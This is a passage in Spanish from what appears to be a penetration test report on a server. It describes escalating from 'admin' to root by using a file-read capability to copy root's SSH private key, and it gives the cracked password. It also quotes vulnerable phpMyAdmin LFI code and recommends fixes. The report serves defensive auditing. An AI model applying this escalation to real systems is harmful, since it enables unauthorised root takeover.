


Imagen 16: Contraseña del usuario '**admin**' en texto claro.

Conociendo su contraseña, se procede a la migración a este usuario, teniendo así acceso a su directorio personal y sus recursos:




Imagen 17: Migración al usuario '**admin**' en el sistema.

Ya se ha ganado acceso al sistema como el usuario '**admin**' que cuenta ya de por sí cuenta con mayores privilegios que el usuario '**apache**', pero que no cuenta con permisos totales, por lo que se sigue intentando la migración al usuario co control total que es '**root**'.

Haciendo una búsqueda de las **capabilities**, que son capacidades que se asignan a los usuarios permitiendo realizar acciones como el usuario privilegiado, con las que cuenta el usuario '**admin**', se encuentra una que permite la lectura de cualquier archivo del sistema mediante el uso de **tarS**, similar a **tar**:




Imagen 18: **Capability** de uso de **tarS** como usuario privilegiado.

Haciendo uso de esta capacidad que se le permite al usuario al que se ha migrado anteriormente, desde el directorio **/tmp** para asegurar el permiso de escritura, se comprime la clave privada del usuario '**root**' para su posterior descompresión y lectura. Esta acción se realiza debido a que en la **Fase de enumeración y reconocimiento** se pudo comprobar que en el **puerto 2082** se encuentra el servicio **SSH** expuesto, por lo que esta clave debería existir en caso de permitir la conexión mediante claves:




Imagen 19: Compresión de la clave privada de '**root**'.

Para la visualización del contenido de este archivo comprimido, basta con descomprimirlo y ya se obtiene libertad para su lectura:




Imagen 20: Descompresión y evidencia del contenido de la clave privada de '**root**'.

Y una vez en este punto, se intenta establecer la conexión por **SSH** al servidor, como el usuario '**root**' haciendo uso de su clave privada y a través del **puerto 2082**:




Imagen 21: Acceso existoso como el usuario '**root**' a través de **SSH**.

Ha quedado comprobado que a través de una vulnerabilidad alojada en **PhpMyAdmin** ha sido posible ganar acceso al servidor, y junto con una **capability** mal aplicada se ha obtenido control total sobre este.

6. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones de las vulnerabilidades en el servidor expuesto, se enumeran a continuación una serie de buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas y reportadas anteriormente.

6.1. PhpMyAdmin 4.8.1 vulnerable

PhpMyAdmin es una herramienta popular para administrar bases de datos MySQL a través de una interfaz web. Sin embargo, la versión que corre en su servidor (4.8.1), cuenta con una vulnerabilidad conocida que permite a un atacante ejecutar código arbitrario de forma remota en el servidor web donde está corriendo.

Para corregir esta vulnerabilidad es necesario llevar a cabo una actualización de esta herramienta a su versión más reciente (actualmente la 5.2.1). En caso de que no sea posible efectuar esta acción, se pueden tomar diversas medidas para mitigar o reducir el riesgo de explotación de esta vulnerabilidad:

- Corregir el código del script '**index.php**' para que la variable '**target**' proporcionada por el usuario esté correctamente validada para evitar el **LFI**:

```php
$target_blacklist = array (
    'import.php', 'export.php'
);

// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
}
```

Imagen 22: Parámetro '**target**' vulnerable a '**LFI**'.

- En lugar de permitir que el usuario especifique cualquier archivo del servidor incluir, se recomienda definir una lista de archivos en la que se indiquen los que se permitan ser especificados para luego comprobar que el valor introducido en el parámetro '**target**' se encuentra en dicha lista.

6.2. Reutilización de credenciales

Tras la mitigación de esta vulnerabilidad, la siguiente medida a tomar, es **NO REUTILIZAR CREDENCIALES**, ya que se ha comprobado que la conexión con la base de datos se realiza mediante con las mismas credenciales que permiten el acceso a **PhpMyAdmin** como ha quedado comprobado en la **Imagen 10**. Este error quedaría corregido utilizando credenciales diferentes para cada servicio y/o herramienta, de esta manera, si un atacante encuentra credenciales válidas, únicamente pueda acceder a ese servicio específico.

6.3. Capabilities mal aplicadas

Estas son las medidas a llevar a cabo para mitigar las vulnerabilidades que permitían ganar el acceso al servidor, pero en caso de no poder llevarse a cabo y un atacante gana acceso al servidor, estas son algunas medidas para que no pueda obtener control total de este y no sea posible **migrar a otros usuarios**:

- **Uso de contraseñas fuertes**. La contraseña del usuario '**admin**' es '**Stella**', la cual ha podido ser crackeada en apenas unos segundos, es preferible aplicar **políticas de seguridad** exigidas en la creación de las contraseñas para que cumplan unos **requisitos de complejidad**, como por ejemplo el uso mínimo de caracteres, combinación de números y caracteres especiales, etc.
- **Eliminar capabilities innecesarias**. Como ha quedado comprobado en la **Imagen 18**, se han aplicado una serie de capacidades que podrían conllevar un riesgo desde el punto de vista de la seguridad.

Aplicando todas las medidas mencionadas, se verían mitigadas todas las vulnerabilidades encontradas en esta auditoría, pero podrían aparecer otras nuevas, por lo que se debe tener en cuenta hacer uso de aplicaciones siempre actualizadas en el futuro y mantener todas estas medidas para todos los usuarios.

7. Conclusiones

Han sido detectadas una serie de **vulnerabilidades críticas** que pueden suponerun riesgo muy alto desde el punto de vista de la seguridad.

En una primera instancia, ha sido posible, a través de una de estas vulnerabilidades encontradas en el servidor, ganar acceso a este como el usuario '**apache**', siendo esto posible debido a una versión desactualizada de la herramienta **PhpMyAdmin** existente en un subdominio identificado durante el proceso de reconocimiento y enumeración.

Tras ese acceso ha sido posible la **migración al usuario 'root'** haciendo uso de una **capability** aplicada en un binario potencialmente explotable para realizar esta acción.

Se recomienda encarecidamente aplicar las contramedidas especificadas en el punto de **Contramedidas y buenas prácticas** dado que de lo contrario el servidor podría ser comprometido poniendo así en riesgo la integridad de toda la información almacenada en este.